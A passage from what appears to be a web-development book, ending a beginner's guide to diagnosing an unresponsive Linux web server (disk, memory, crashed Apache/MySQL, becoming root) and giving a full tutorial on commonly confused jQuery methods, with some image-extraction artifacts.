
If not, then the following commands apply to dedicated Linux servers. You could try them in shared hosting environments, but they probably won't work. Windows servers are a different kettle of fish and won't be addressed in this article.

To log in and run commands on the server, you will need the administrative user name and password and the root password, as provided by your host. For shared hosting environments, an FTP user name and password might work.

On Linux and Mac, the command to run is `ssh`, which stands for "secure shell" and which allows you to securely connect to and run commands on your server. You will need to add your administrative user name to the command after `-l`, which stands for "login":

```
paul@MyUbuntu:~$ ssh -l admin www.stockashop.co.uk
```

Windows doesn't come with `ssh`, but you can easily download a Windows SSH client such as [Putty](#). Download `putty.exe`, save it somewhere and run it. Type your website as the host name and click "Open." It will ask you who to log in as and then ask for your password.



Using Putty to SSH from a Windows computer.

Once you have successfully logged in, you should see something like admin@server\$, followed by a flashing or solid cursor. This is the Linux command line, very similar to the Terminal or command prompt used above, except now you are actually on the server; you are a virtual you, floating around in the hard drive of your troubled server.


If ssh didn't even connect, then it might be blocked by a firewall or turned off on the server. If it said `Permission denied`, then you've probably mistyped the user name or password. If it immediately said `Connection to www.stockashop.co.uk closed`, then you are trying to log in with a user name that is not allowed to run commands; make sure you're logging in as the administrative user and not an FTP user.

6. Has It Run Out Of Space?

Your server has likely not run out of hard disk space, but I'm putting this first because it's a fairly easy problem to deal with. The command is `df`, but you can add `-h` to show the results in megabytes and gigabytes. Type this on the command line:

```
admin@server$ df -h
```

The results will list each file system (i.e. hard drive or partition) and show the percentage of each that has been used.



A screenshot of a Linux terminal window titled "Terminal". The window has a standard window title bar with icons for minimize, maximize, and close. Below the title bar is a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area of the terminal shows the command `df -h` being run and its output. The output lists five filesystems: `/dev/sda5`, `/dev/sda1`, `none`, `/dev/sda2`, and the root directory `/`. For each filesystem, it shows the total size, used space, available space, usage percentage, and the mount point. The terminal window has scroll bars on the right side.

Filesystem	Size	Used	Avail	Use%	Mounted on
<code>/dev/sda5</code>	227G	66G	150G	31%	<code>/</code>
<code>/dev/sda1</code>	99M	27M	68M	29%	<code>/boot</code>
<code>none</code>	1.8G	0	1.8G	0%	<code>/dev/shm</code>
<code>/dev/sda2</code>	2.0G	44M	1.9G	3%	<code>/tmp</code>

Checking hard disk usage on a Linux server.

If any of them show 100% usage, then the command probably took eons to type, and you will need to free up some space fast.

Quick Fix

You should still be able to FTP to the server and remove massive files that way. A good place to start is the log files and any back-up directories you have.

You could also try running the `find` command to search for and remove huge files. This command finds files bigger than 10 MB and lets you scroll through the results one page at a time. You might need to run it as root to avoid a lot of `permission denied` messages (see below for how to do this). It might also take a long time to run.

```
root@server# find / -size +10000000c | more
```

You could also restrict the search to the full partition or to just your websites, if you know where they are:

```
root@server# find /var/www/vhosts/ -size +10000000c | more
```

If you want to know just how big those files are, you can add a formatting sequence to the command:

```
root@server# find /var/www/vhosts -size +10000000c -printf "%15s %p\n"
```

When you've found an unnecessarily big file, you can remove it with `rm`:

```
root@server# rm /var/www/vhosts/badwebsite.com/backups/really-big-and-old-backup-file.tgz
```

Permanent Fix

Clearing out back-ups, old websites and log files will free up a lot of space. You should also identify any scripts and programs that are creating large back-up files. You could ask your host for another hard drive.

7. Has It Run Out Of Memory?

Your server might just be running really, *really* slowly. The `free` command will let you know how much memory it is using. Add `-m` to show the results in megabytes.

```
admin@server$ free -m
```

The results will show how much of your memory is in use.



The screenshot shows a terminal window with a yellow background and a brown title bar labeled "Terminal". The menu bar includes "File", "Edit", "View", "Terminal", "Tabs", and "Help". The command `free -m` is entered at the prompt, and the output is displayed:

	total	used	free	shared	buffers	cached
Mem:	3550	3482	67	0	112	2799
-/+ buffers/cache:		569	2980			
Swap:	1027	17	1010			

admin@server\$

Checking memory usage on a Linux server.

The results above say that the server has 3550 MB, or 3.5 GB, of total memory. Linux likes to use as much as possible, so the 67 MB free is not a problem. Focus on the buffers/cache line instead. If most of this is used,

then your server may have run out of workable memory, especially if the swap space (a bit of the hard drive that the server uses for extra memory) is full, too.

If your server has run out of memory, then the `top` command will identify which bit of software is being greedy.

```
admin@server$ top
```

Every few seconds, this gives a snapshot of which bits of software are running, which user started them and how much of your memory and CPU each is using. Unfortunately, this will run very slowly if memory is low. You can press “Q” or Control + C to exit the command.

The screenshot shows a terminal window with the title "Terminal". The window contains the output of the "top" command, which provides a real-time view of system processes. The output includes system statistics like CPU usage and memory, followed by a detailed list of processes with columns for PID, USER, PR, NI, VIRT, RES, SHR, %CPU, %MEM, TIME+, and COMMAND.

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
23421	apache	15	0	96032	57m	6092	S	7.6	1.6	0:06.94	httpd
29554	apache	17	0	92728	54m	4352	S	5.3	1.5	0:00.65	httpd
1	root	16	0	2640	508	436	S	0.0	0.0	3:25.52	init
2	root	RT	0	0	0	0	S	0.0	0.0	1:34.11	migration/0
3	root	34	19	0	0	0	S	0.0	0.0	0:23.63	ksoftirqd/0
4	root	RT	0	0	0	0	S	0.0	0.0	1:18.93	migration/1
5	root	34	19	0	0	0	S	0.0	0.0	0:46.85	ksoftirqd/1
6	root	5	-10	0	0	0	S	0.0	0.0	0:04.63	events/0
7	root	5	-10	0	0	0	S	0.0	0.0	0:04.89	events/1
8	root	5	-10	0	0	0	S	0.0	0.0	0:24.61	khelper
9	root	5	-10	0	0	0	S	0.0	0.0	0:00.00	kthread
10	root	15	-10	0	0	0	S	0.0	0.0	0:00.00	kacpid
39	root	5	-10	0	0	0	S	0.0	0.0	0:00.01	kblockd/0
40	root	5	-10	0	0	0	S	0.0	0.0	0:00.02	kblockd/1
41	root	15	0	0	0	0	S	0.0	0.0	0:00.00	khubd
58	root	15	0	0	0	0	S	0.0	0.0	37:16.07	pdflush
59	root	15	0	0	0	0	S	0.0	0.0	1:46.94	pdflush
60	root	15	0	0	0	0	S	0.0	0.0	27:50.62	kswapd0
61	root	11	-10	0	0	0	S	0.0	0.0	0:00.00	aio/0
62	root	11	-10	0	0	0	S	0.0	0.0	0:00.00	aio/1

The Linux top command shows what is running.

Each of the bits of software above is known as a “process.” Big pieces of software such as Apache and MySQL will often have a parent process with a lot of child processes and so could appear more than once in the list. In this benign example, a child process of the Apache Web server is currently the greediest software, using 7.6% of the CPU and 1.6% of the memory. The view will refresh every three seconds. Check the Mem column to see whether anything is consistently eating up a large portion of the memory.

Quick Fix

The quickest solution is to kill the memory hog. You will need to be root to do this (unless the process is owned by you — see below). First of all, though, search on Google to find out what exactly you are about to kill. If you kill a core program (such as the SSH server), you'll be back to telephone support. If you kill your biggest client's data amalgamation program, which has been running for four days and is just about to finish, then the client could get annoyed, despite your effort to sweeten it with "But your website is okay now!"

If the culprit is HTTPD or Apache or MySQLd, then skip to the next section, because those can be restarted more gracefully. In fact, most things can be restarted more gracefully, but this is a quick ignore-the-consequences type of fix.

Find the process ID in the PID column of the command above, and type `kill -9`, followed by the number. For example:

```
root@server# kill -9 23421
```

The `-9` tells it to stop completely and absolutely. You can now run `top` again to see whether it has made a difference. If some other similar process has jumped to the memory-eating position instead, then you've probably only stopped a child process, and you will need to find the parent process that spawned all the greedy children in the first place, because stopping the parent will stop all the children, too. Use the process ID again in this command:

```
root@server# ps -o ppid,user,command 23421
```

This asks Linux to show you the parent process ID, user and command for the process number 23421. The results will look like this:

PPID	USER	COMMAND
31701	apache	/usr/sbin/httpd

The PPID is the parent process ID. Now try killing this one:

```
root@server# kill -9 31701
```

Run top again. Hopefully, the memory usage has now returned to normal. If the parent process ID was 0, then some other process entirely is consuming memory, so run top again.

Permanent Fix

You will probably have to restart the offending software at some point because you may have just disabled your server's SPAM filter or something else important. If the problem was with Apache or MySQL, you might have an errant bit of memory-eating programming somewhere, or Apache, MySQL or PHP might have non-optimal memory limits. There's a slim chance that you have been hacked and that your server is slow because it's sending out millions of emails. Sometimes, though, a server has reached capacity and simply needs more RAM to deal with the afternoon rush.

To find out what went wrong in the first place, check the web logs and/or the log files in `/var/log/`. When your hosting company has finally answered the phone, you can ask them to also take a look. Figuring out what happened is important because it could well happen again, especially if it's a security issue. If the hosting company is not responsive or convincing enough, seek other help.

8. Has Something Crashed?

Most Linux servers use Apache for the Web server software and MySQL for the database. It is easy to see whether these are still running (and to restart them if they're not) or are using up way too much memory. To see all processes running on your server right now, run this command:

```
admin@server$ ps aux | more
```

Scroll through the list and look for signs of apache (or its older name httpd) and mysqld (the "d" stands for daemon and is related to the way the programs are run). You are looking for something like this:

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
apache	29495	0.5	1.4	90972	53772	?	S	14:00	0:02	/usr/sbin/httpd
apache	29683	0.3	1.4	88644	52420	?	S	14:03	0:00	/usr/sbin/httpd
apache	29737	0.3	1.4	88640	52520	?	S	14:04	0:00	/usr/sbin/httpd

Or you can use the grep command to filter results:

```
admin@server$ ps aux | grep httpd  
admin@server$ ps aux | grep mysql
```

If either Apache or MySQL is not running, then this is the source of the problem.

The screenshot shows a Mac OS X Terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main pane displays the output of the command "ps aux | grep http". The output lists multiple Apache processes (httpd) running under the user "apache". Each process is shown with its PID, CPU usage, memory usage, and the full path to the httpd binary. The terminal prompt "admin@server\$" is visible at the bottom.

```
admin@server$ ps aux | grep http
apache 1179 0.5 1.5 95092 56100 ? S S 16:01 0:04 /usr/sbin/httpd
apache 1188 0.7 1.5 95112 56388 ? S S 16:01 0:06 /usr/sbin/httpd
apache 1194 0.6 1.5 95084 56088 ? S S 16:01 0:05 /usr/sbin/httpd
apache 1344 0.3 1.5 95220 56632 ? S S 16:02 0:02 /usr/sbin/httpd
apache 2340 0.0 1.3 82636 49704 ? S S Nov21 0:00 /usr/sbin/httpd
apache 2406 0.6 1.5 95096 56024 ? S S 16:05 0:03 /usr/sbin/httpd
apache 2606 0.3 1.5 92740 55732 ? S S 16:07 0:01 /usr/sbin/httpd
apache 2607 0.4 1.5 95104 57024 ? S S 16:07 0:02 /usr/sbin/httpd
apache 2608 0.8 1.5 95192 57536 ? S S 16:07 0:03 /usr/sbin/httpd
apache 2854 0.6 1.5 92872 55856 ? S S 16:09 0:02 /usr/sbin/httpd
admin@server$
```

This listing shows that Apache is indeed running.

Quick Fix

If Apache or MySQL is not running, then you'll need to run the commands below as root (see below). Linux usually has a set of scripts for stopping and starting its major bits of software. You first need to find these scripts. Use the `ls` command to check the couple of places where these scripts usually are:

```
root@server# ls /etc/init.d/
```

If the results include a lot of impressive-looking words like `crond`, `httpd`, `mailman`, `mysqld` and `xinetd`, then you've found the place. If not, try somewhere else:

```
root@server# ls /etc/rc.d/init.d/
```

Or use `find` to look for them:

```
root@server# find /etc -name mysqld
```

Once it is located, you can run a command to restart the software. Note that the scripts might have slightly different names, like apache, apache2 or mysql.

```
root@server# /etc/init.d/httpd restart  
root@server# /etc/init.d/mysqld restart
```

Hopefully, it will say something like Stopping... Starting... Started. Your websites will start behaving normally again!

Permanent Fix

As above, check the log files, especially the Apache error logs. Sometimes these are all in one place, but usually each website on the server has its own error log. You could look through the ones that were busiest around the time of the crash. Or else you could have a misconfiguration, a programming bug or a security breach, so it could happen again until you identify and address the cause.

Becoming a Super-User

Most of the fixes above require special permissions. For example, you (i.e. the user you have logged in as) will be able to kill or restart processes only if you started them. This can happen on shared servers but is unlikely on dedicated servers, where you will see a lot of permission denied messages. So, to run those commands, you will need to become the server's super-user, usually known as "**root**." I've left this for last because it's dangerous. You can do a lot of irreversible damage as root. Please don't remove or restart anything unless you're sure about it, and don't leave your computer unattended.

There are two ways to run a command as root. You can prefix each command with `sudo`, or you can become root once and for all by typing `su`. Different servers place different restrictions on these commands, but one of them should work. The `sudo` command is more restrictive when it turns you into a lesser non-root super-user who is able to run some commands but not others. Both commands will ask for an extra password. For example:

```
admin@server$ sudo /etc/init.d/httpd restart
```

When you run `su` successfully, the prompt will change from a `$` to a `#`, like this:

```
admin@server$ su  
Password:  
admin@server#
```

It might say `admin@server` or `root@server`. Either way, the `#` means that you are powerful and dangerous — and that you assume full liability for your actions.

Conclusion

This article has provided a few tips for recognizing and solving some of the most common causes of a website going down. The commands require some technical knowledge — or at least courage — but are hopefully not too daunting. However, they cover only a small subset of all the things that can go wrong with a website. You will have to rely on your hosting company if it is a networking issue, hardware malfunction or more complicated software problem.

Personally, I don't mind the '80s music that plays while I'm on hold with my hosting company. It's better than complete silence or a marketing message. But it would be even better if the support rep picked up the phone within a few seconds and was ready to help. That is ultimately the difference between paying \$40 per month for a dedicated server versus \$400.

When the dust has settled, this might be a conversation worth having with your boss — the one still sitting glumly by the phone, eyeing your frown, and waiting for Bono to stop warbling.

Commonly Confused Bits of jQuery

Andy Croxall

The explosion of JavaScript libraries and frameworks such as jQuery onto the front-end development scene has opened up the power of JavaScript to a far wider audience than ever before. It was born of the need — expressed by a crescendo of screaming front-end developers who were fast running out of hair to pull out — to improve JavaScript's somewhat primitive API. This makes up for the lack of unified implementation across browsers and to make it more compact in its syntax.

All of which means that, unless you have some odd grudge against jQuery, those days are gone — you can actually get stuff done now. A script to find all links of a certain CSS class in a document and bind an event to them now requires one line of code, not 10. To power this, jQuery brings to the party its own API, featuring a host of functions, methods and syntactical peculiarities. Some are confused or appear similar to each other but actually differ in some ways. This article clears up some of these confusions.

1. **.parent()** vs. **.parents()** vs. **.closest()**

All three of these methods are concerned with navigating upwards through the DOM, above the element(s) returned by the selector, and matching certain parents or, beyond them, ancestors. But they differ from each other in ways that make each of them uniquely useful.

parent(selector)

This simply matches the **one immediate parent** of the element(s). It can take a selector, which can be useful for matching the parent only in certain situations. For example:

```
1 | $('span#mySpan').parent().css('background', '#f90');  
2 | $('p').parent('div.large').css('background', '#f90');
```

The first line gives the parent of #mySpan. The second does the same for parents of all <p> tags, provided that the parent is a div and has the class large.

Tip: the ability to limit the reach of methods like the one in the second line is a common feature of jQuery. The majority of DOM manipulation methods allow you to specify a selector in this way, so it's not unique to parent().

parents(selector)

This acts in much the same way as parent(), except that it is not restricted to just one level above the matched element(s). That is, it can return **multiple ancestors**. So, for example:

```
1 | $('li.nav').parents('li'); //for each LI that has the class nav,  
| go find all its parents/ancestors that are also LIs
```

This says that for each that has the class nav, return all its parents/ancestors that are also s. This could be useful in a multi-level navigation tree, like the following:

```
1 | <ul id='nav'>  
2 |   <li>Link 1  
3 |     <ul>
```

```
4   <li>Sub link 1.1</li>
5   <li>Sub link 1.2</li>
6   <li>Sub link 1.3</li>
7 </ul>
8 <li>Link 2
9 <ul>
10  <li>Sub link 2.1
11
12  <li>Sub link 2.2
13
14 </ul>
15 </li>
16 </ul>
```

Imagine we wanted to color every third-generation `` in that tree orange. Simple:

```
1 $('#nav li').each(function() {
2   if ($(this).parents('#nav li').length == 2)
3     $(this).css('color', '#f90');
4});
```

This translates like so: for every `` found in `#nav` (hence our `each()` loop), whether it's a direct child or not, see how many `` parents/ancestors are above it within `#nav`. If the number is two, then this `` must be on level three.

closest(selector)

This is a bit of a well-kept secret, but very useful. It works like `parents()`, except that it returns **only one parent/ancestor**. In my experience, you'll normally want to check for the existence of one particular element in an

element's ancestry, not a whole bunch of them, so I tend to use this more than `parents()`. Say we wanted to know whether an element was a descendant of another, however deep in the family tree:

```
1 if ($('#element1').closest('#element2').length == 1)
2   alert("yes - #element1 is a descendent of #element2!");
3 else
4   alert("No - #element1 is not a descendent of #element2");
```

Tip: you can simulate `closest()` by using `parents()` and limiting it to one returned element.

```
1 $('#element1').parents('#element2').get(0).css('background',
2 '#f90');
```

One quirk about `closest()` is that traversal starts from the element(s) matched by the selector, not from its parent. This means that if the selector that passed inside `closest()` matches the element(s) it is running on, it will return itself. For example:

```
1 $('#div#div2').closest('div').css('background', '#f90');
```

This will turn `#div2` itself orange, because `closest()` is looking for a `<div>`, and the nearest `<div>` to `#div2` is itself.


2. `.position()` vs. `.offset()`

These two are both concerned with reading the position of an element — namely the first element returned by the selector. They both return an object containing two properties, `left` and `top`, but they differ in what the returned position is relative to.

`position()` calculates positioning relative to the offset parent — or, in more understandable terms, the nearest parent or ancestor of this element that has `position: relative`. If no such parent or ancestor is found, the position is calculated relative to the document (i.e. the top-left corner of the viewport).

`offset()`, in contrast, always calculates positioning relative to the document, regardless of the `position` attribute of the elements' parents and ancestors.

Consider the following two `<div>`s:



Querying (no pun intended) the `offset()` and `position()` of `#innerDiv` will return different results.

```
1 var position = $('#innerDiv').position();
2 var offset = $('#innerDiv').offset();
3 alert("Position: left = "+position.left+", top = "+position.top
+ "\n"+
4   "Offset: left = "+offset.left+" and top = "+offset.top
5 )
```

Try it yourself to see the results: [click here](#).

3. `.css('width')` and `.css('height')` vs. `.width()` and `.height()`

These three, you won't be shocked to learn, are concerned with calculating the dimensions of an element in pixels. They both return the offset dimensions, which are the genuine dimensions of the element no matter how stretched it is by its inner content.

They differ in the data types they return: `css('width')` and `css('height')` return dimensions as strings, with `px` appended to the end, while `width()` and `height()` return dimensions as integers.

There's actually another little-known difference that concerns IE, and it's why you should avoid the `css('width')` and `css('height')` route. It has to do with the fact that IE, when asked to read "computed" (i.e. not implicitly set) dimensions, unhelpfully returns `auto`. In jQuery core, `width()` and `height()` are based on the `.offsetWidth` and `.offsetHeight` properties resident in every element, which IE *does* read correctly.

But if you're working on elements with dimensions implicitly set, you don't need to worry about that. So, if you wanted to read the width of one element and set it on another element, you'd opt for `css('width')`, because the value returned comes already appended with '`px`'.

But if you wanted to read an element's `width()` with a view to performing a calculation on it, you'd be interested only in the figure; hence `width()` is better.

Note that **each of these can simulate the other** with the help of an extra line of JavaScript, like so:

```
1 var width = $('#someElement').width(); //returns integer
2 width = width+'px'; //now it's a string like css('width')
3 returns
4 var width = $('#someElement').css('width'); //returns string
5 width = parseInt(width); //now it's an integer like width()
6 returns
```

Lastly, `width()` and `height()` actually have another trick up their sleeves: they can return **the dimensions of the window and document**. If you try this using the `css()` method, you'll get an error.

4. `.click() (etc)` vs. `.bind()` vs. `.live()` vs. `.delegate`

These are all concerned with binding events to elements. The differences lie in what elements they bind to and how much we can influence the event handler (or “callback”). If this sounds confusing, don’t worry., I’ll explain.

`click() (etc)`

It’s important to understand that `bind()` is the daddy of jQuery’s event-handling API. Most tutorials deal with events using simple-looking methods, such as `click()` and `mouseover()`, but behind the scenes these are just the lieutenants who report back to `bind()`.

These lieutenants, or aliases, give you quick access to bind certain event types to the elements returned by the selector. They all take one argument: a callback function to be executed when the event fires.

For example:

```
1 | $('#table td ').click(function() {  
2 |   alert("The TD you clicked contains '" +$(this).text() +"'");  
3 |});
```

This simply says that whenever a <div> inside #table is clicked, alert its text content.

bind()

We can do the same thing with bind, like so:

```
1 | $('#table td ').click(function() {  
2 |   alert("The TD you clicked contains '" +$(this).text() +"'");  
3 |});
```

Note that this time, the event type is passed as the first argument to bind(), with the callback as the second argument. Why would you use bind() over the simpler alias functions?

Very often you wouldn't. But bind() gives you more control over what happens in the event handler. It also allows you to bind more than one event at a time, by space-separating them as the first argument, like so:

```
1 | $('#table td ').bind('click', function() {  
2 |   alert("The TD you clicked contains '" +$(this).text() +"'");  
3 |});
```

Now our event fires whether we've clicked the <td> with the left or right button. I also mentioned that bind() gives you more control over the event handler. How does that work? It does it by passing three arguments rather than two, with argument two being a data object containing properties readable to the callback, like so:

```
1 $('#table td').bind('click contextmenu', {message: 'hello!'},  
2   function(e) {  
3     alert(e.data.message);  
4   });
```

As you can see, we're passing into our callback a set of variables for it to have access to, in our case the variable `message`.

You might wonder why we would do this. Why not just specify any variables we want outside the callback and have our callback read those? The answer has to do with **scope and closures**. When asked to read a variable, JavaScript starts in the immediate scope and works outwards (this is a fundamentally different behavior to languages such as PHP). Consider the following:

```
1 var message = 'you left clicked a TD';  
2 $('#table td').bind('click', function(e) {  
3   alert(message);  
4 });  
5 var message = 'you right clicked a TD';  
6 $('#table td').bind('contextmenu', function(e) {  
7   alert(message);  
8 });
```

No matter whether we click the `<td>` with the left or right mouse button, we will be told it was the right one. This is because the variable `message` is read by the `alert()` at the time of the event firing, not at the time the event was bound.

If we give each event its own “version” of `message` at the time of binding the events, we solve this problem.

```
1  $('#table td').bind('click', {message: 'You left clicked a
2    TD'}, function(e) {
3      alert(e.data.message);
4  });
5  $('#table td').bind('contextmenu', {message: 'You right clicked
6    a TD'}, function(e) {
7      alert(e.data.message);
8  });

```

Events bound with `bind()` and with the alias methods (`.mouseover()`, etc) are unbound with the `unbind()` method.

live()

This works almost exactly the same as `bind()` but with one crucial difference: events are bound both to current and future elements — that is, any elements that do not currently exist but which may be DOM-scripted after the document is loaded.

Side note: DOM-scripting entails creating and manipulating elements in JavaScript. Ever notice in your Facebook profile that when you “add another employer” a field magically appears? That’s DOM-scripting, and while I won’t get into it here, it looks broadly like this:

```
1 var newDiv = document.createElement('div');
2 newDiv.appendChild(document.createTextNode('hello, world!'));
3 $(newDiv).css({width: 100, height: 100, background: '#f90'});
4 document.body.appendChild(newDiv);
```

delegate()

A shortfall of `live()` is that, unlike the vast majority of jQuery methods, **it cannot be used in chaining**. That is, it must be used directly on a selector, like so:

```
1 | $('#myDiv a').live('mouseover', function() {  
2 |   alert('hello');  
3 |});
```

But not...

```
1 | $('#myDiv').children('a').live('mouseover', function() {  
2 |   alert('hello');  
3 |});
```

... which will fail, as it will if you pass direct DOM elements, such as `$(document.body)`.

`delegate()`, which was developed as part of jQuery 1.4.2, goes some way towards solving this problem by accepting as its first argument a context within the selector. For example:

```
1 | $('#myDiv').delegate('a', 'mouseover', function() {  
2 |   alert('hello');  
3 |});
```

Like `live()`, `delegate()` binds events both to current and future elements. Handlers are unbound via the `undelegate()` method.

Real-Life Example

For a real-life example, I want to stick with DOM-scripting, because this is an important part of any RIA (Rich Internet Application) built in JavaScript.

Let's imagine a flight-booking application. The user is asked to supply the names of all passengers traveling. Entered passengers appear as new rows in a table, `#passengersTable`, with two columns: "Name" (containing a text field for the passenger) and "Delete" (containing a button to remove the passenger's row).

To add a new passenger (i.e. row), the user clicks a button, `#addPassenger`:

```
1  $('#addPassenger').click(function() {  
2    var tr = document.createElement('tr');  
3    var td1 = document.createElement('td');  
4    var input = document.createElement('input');  
5    input.type = 'text';  
6    $(td1).append(input);  
7    var td2 = document.createElement('td');  
8    var button = document.createElement('button');  
9    button.type = 'button';  
10   $(button).text('delete');  
11   $(td2).append(button);  
12   $(tr).append(td1);  
13   $(tr).append(td2);  
14   $('#passengersTable tbody').append(tr);  
15});
```

Notice that the event is applied to `#addPassenger` with `click()`, not `live('click')`, because we know **this button will exist from the beginning**.

What about the event code for the "Delete" buttons to delete a passenger?

```
1 | $('#passengersTable td button').live('click', function() {
2 |   if (confirm("Are you sure you want to delete this
3 |   passenger?"))
4 |     $(this).closest('tr').remove();
5 |});
```

